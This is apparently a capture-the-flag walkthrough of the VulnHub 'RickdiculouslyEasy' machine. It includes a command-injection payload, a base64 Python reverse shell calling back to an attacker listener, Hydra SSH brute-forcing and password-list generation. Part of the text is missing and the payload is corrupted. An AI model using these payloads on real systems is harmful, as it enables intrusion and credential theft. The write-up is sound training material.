

NMAP

- tcp/21
- tcp/80
- tcp/13337
- tcp/22222
- tcp/60000

Port 21 (FTP)

1. Anonymous login is enabled
2. Download all files
3. Found flag 1

```
(rootkali)-[~/vulnHub/RickdiculouslyEasy]
# cat *
FLAG{Whoa this is unexpected} - 10 Points
```

Port 80 (HTTP)

1. Forexbuster

```
403      9l      24w      217c http://192.168.56.128/cgi-bin/
403      9l      24w      222c http://192.168.56.128/cgi-bin/.html
200     14l     32w     326c http://192.168.56.128/index.html
301      7l     20w     240c http://192.168.56.128/passwords
200      5l     14w     126c http://192.168.56.128/robots.txt
```

2. Proceed to `passwords/`, found `passwords.html`

```
Menu Morty's Web x view-source: x localhost.localdomain x |
< > C || ⚠ Not secure view-source:192.168.56.128/passwords/p
Line wrap
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Morty's Website</title>
5 <body>Wow Morty real clever. Storing passwords in a file.
6 <!--Password: winter-->
7 </head>
8 </html>
9
```

- winter

3. Found flag at `http://192.168.56.128/passwords/FLAG.txt`

```
Menu 192.168.56.128/passw x +
< > C || ⚠ Not secure 192.168.56.128/passwords/FLAG.txt
FLAG{Yeah d- just don't do it.} - 10 Points
```

4. Proceed to `/robots.txt`

```
Menu Super Cool Webpage x | localhost.localdomain x 192.168.56.128/robot x Speed Dial x | +
< > C || ⚠ Not secure 192.168.56.128/robots.txt
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

5. Proceed to `/root_shell.cgi`

Menu Super Cool Webpage x | localhost.localdomain x | 192.168.56.128/robot x | Root Shell x view-source:192.168. x +

< > C 88 Not secure view-source:192.168.56.128/cgi-bin/root_shell.cgi

Line wrap

1

<html><head><title>Root Shell

2

</title></head>

3

--UNDER CONSTRUCTION--

4

<!--HAAHAHAHAHHAaAAAGGAgagAGAGAGG-->

5

<!--I'm sorry Morty. It's a bummer.-->

6

</html>

6. Proceed to `/tracertool.cgi`

Menu Super Cool Webpage x +

< > C 88 | Not secure 192.168.56.128/cgi-bin/tracertool.cgi

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

Trace!

7. Check if its susceptible to command injection (it is)

Menu Super Cool Webpage x +

< > C 88 Not secure 192.168.56.128/cgi-bin/tracertool.cgi?ip=;whoami;

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

Trace!

apache


8. Obtain apache shell

```
# Base64 encoded python reverse shell
;echo+-
n+chL0aG9uIC1jICdhPV9faW1wb3J0X187cz1hKCJzb2NrZXQiKS5zb2NrZXQ7bz1hKCJvcyIpLmR1cDI7cDIhKCJwdHkiKS5zcGF3bjtjP
XMoKTtjLmNvbm5lY3QoKCIxOTIuMTY4LjU2LjEwMyIsNDQ0NCKpO2Y9Yy5maWxlbm87byhmKCksMCK7byhmKCksMSk7byhmKCksMik7cCgi
L2Jpbi9zaCIpJw==+|base64+-d+|+sh
```

```
(rootkali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/ftp/192.168.56.128/pub]
# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.128.
Ncat: Connection from 192.168.56.128:59602.
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib64/python2.7/pty.py", line 165, in spawn
    pid, master_fd = fork()
  File "/usr/lib64/python2.7/pty.py", line 107, in fork
    master_fd, slave_fd = openpty()
  File "/usr/lib64/python2.7/pty.py", line 29, in openpty
    master_fd, slave_name = _open_terminal()
  File "/usr/lib64/python2.7/pty.py", line 70, in _open_terminal
    raise os.error, 'out of pty devices'
OSError: out of pty devices
```

- Unable to obtain a shell

9. View content of `tracertool.cgi`



```
(root@kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/http]
# ssh Summer@$ip
kex_exchange_identification: Connection closed by remote host
Connection closed by 192.168.56.128 port 22
```

2. Bruteforce

```
hydra -L usernames.txt -p winter ssh://$ip -s 22222
```

```
(root@kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/exploit/bruteforce]
# hydra -L usernames.txt -p winter ssh://$ip -s 22222
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-17 23:01:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
, to prevent overwriting, ./hydra.restore
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.128:22222/
[22222][ssh] host: 192.168.56.128 login: Summer password: winter
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-17 23:02:11
```

3. SSH w/ Summer:winter

```
(root@kali)-[~/vulnHub/RickdiculouslyEasy]
# ssh Summer@192.168.56.128 -p 22222
The authenticity of host '[192.168.56.128]:22222 ([192.168.56.128]:22222)' can't be e
stablished.
ED25519 key fingerprint is SHA256:RD+qmhxymhbL8Ul9bgsqLDNHrMGfOZAR77D3nqLNwTA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.128]:22222' (ED25519) to the list of known ho
sts.
Summer@192.168.56.128's password:
client_global_hostkeys_private_confirm: server gave bad signature for RSA key 0: erro
r in libcrypto
Last failed login: Tue Jan 18 01:50:14 AEDT 2022 from 192.168.56.103 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ sudo -l
```

4. Flag

```
FLAG{Get off the high road Summer!} - 10 Points
FLAG.txt (END)
```

Privilege Escalation to Root via Creds found

1. Proceed to morty home directory

```
[Summer@localhost Morty]$ ls -la
total 64
drwxr-xr-x. 2 Morty Morty 131 Sep 15 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw-----. 1 Morty Morty 1 Sep 15 2017 .bash_history
-rw-r--r--. 1 Morty Morty 18 May 30 2017 .bash_logout
-rw-r--r--. 1 Morty Morty 193 May 30 2017 .bash_profile
-rw-r--r--. 1 Morty Morty 231 May 30 2017 .bashrc
-rw-r--r--. 1 root root 414 Aug 22 2017 journal.txt.zip
-rw-r--r--. 1 root root 43145 Aug 22 2017 Safe_Password.jpg
```

2. Look for hidden files in Safe_Password.jpg

```
binwalk -eM Safe_password.jpg
```

```
(root@kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
# binwalk -eM Safe_Password.jpg

Scan Time: 2022-01-17 23:22:49
Target File: /root/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir/Safe_Password.jpg
MD5 Checksum: 4b50a01d420e9cbd38ca8089f1d40927
Signatures: 411

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0            0x0            JPEG image data, JFIF standard 1.01
30           0x1E           TIFF image data, big-endian, offset of first image directory: 8
192          0xC0           Unix path: /home/Morty/journal.txt.zip. Password: Meeseek
```

- Meeseek

3. Unzip journal.txt.zip

```
(root🐼kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
# unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt
(root🐼kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
# cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
```

4. Proceed to RickSanchez home directory & view files

```
[Summer@localhost RickSanchez]$ ls -la
total 12
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 .
drwxr-xr-x. 5 root        root        52 Aug 18 2017 ..
-rw-r--r--. 1 RickSanchez RickSanchez  18 May 30 2017 .bash_logout
-rw-r--r--. 1 RickSanchez RickSanchez 193 May 30 2017 .bash_profile
-rw-r--r--. 1 RickSanchez RickSanchez 231 May 30 2017 .bashrc
drwxr-xr-x. 2 RickSanchez RickSanchez  18 Sep 21 2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez  26 Aug 18 2017 ThisDoesntContainAnyFlags

[Summer@localhost RICKS_SAFE]$ ls -la
total 12
drwxr-xr-x. 2 RickSanchez RickSanchez  18 Sep 21 2017 .
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 ..
-rwxr--r--. 1 RickSanchez RickSanchez 8704 Sep 21 2017 safe
[Summer@localhost RICKS_SAFE]$ ./safe
-bash: ./safe: Permission denied
```

- Since we cannot execute it, transfer to kali & execute

5. Execute it, specifying the flag from earlier

```
(root🐼kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
# ./safe 131333
decrypt:      FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.
```

6. Generate password list using python script

```
#!/usr/bin/python

from string import ascii_uppercase

for c in ascii_uppercase:
    for x in range(0, 10):
        print( str(c) + str(x) + "Flesh")
        print( str(c) + str(x) + "Curtains")
        print( str(c) + str(x) + "The")

python passwordgen.py > passwords.txt
```

7. Bruteforce SSH

```
hydra -l RickSanchez -P passwords.txt ssh://$ip -s 22222

[22222][ssh] host: 192.168.56.128  login: RickSanchez  password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-18 00:08:58

• RickSanchez:P7Curtains
```

8. Check for sudo access

```
[RickSanchez@localhost tmp]$ sudo -l
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HIST
    LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELE
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XA
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost tmp]$
```

9. Flag

```
[RickSanchez@localhost tmp]$ sudo su
[root@localhost tmp]# cd /root
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]# less FLAG.txt
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

Tags: [#exploit/command-injection](#) [#bash-bypass](#) [#tcp/22-ssh/login-bruteforce](#) [#win-priv-esc/win-creds-found](#) [#image-forensic](#)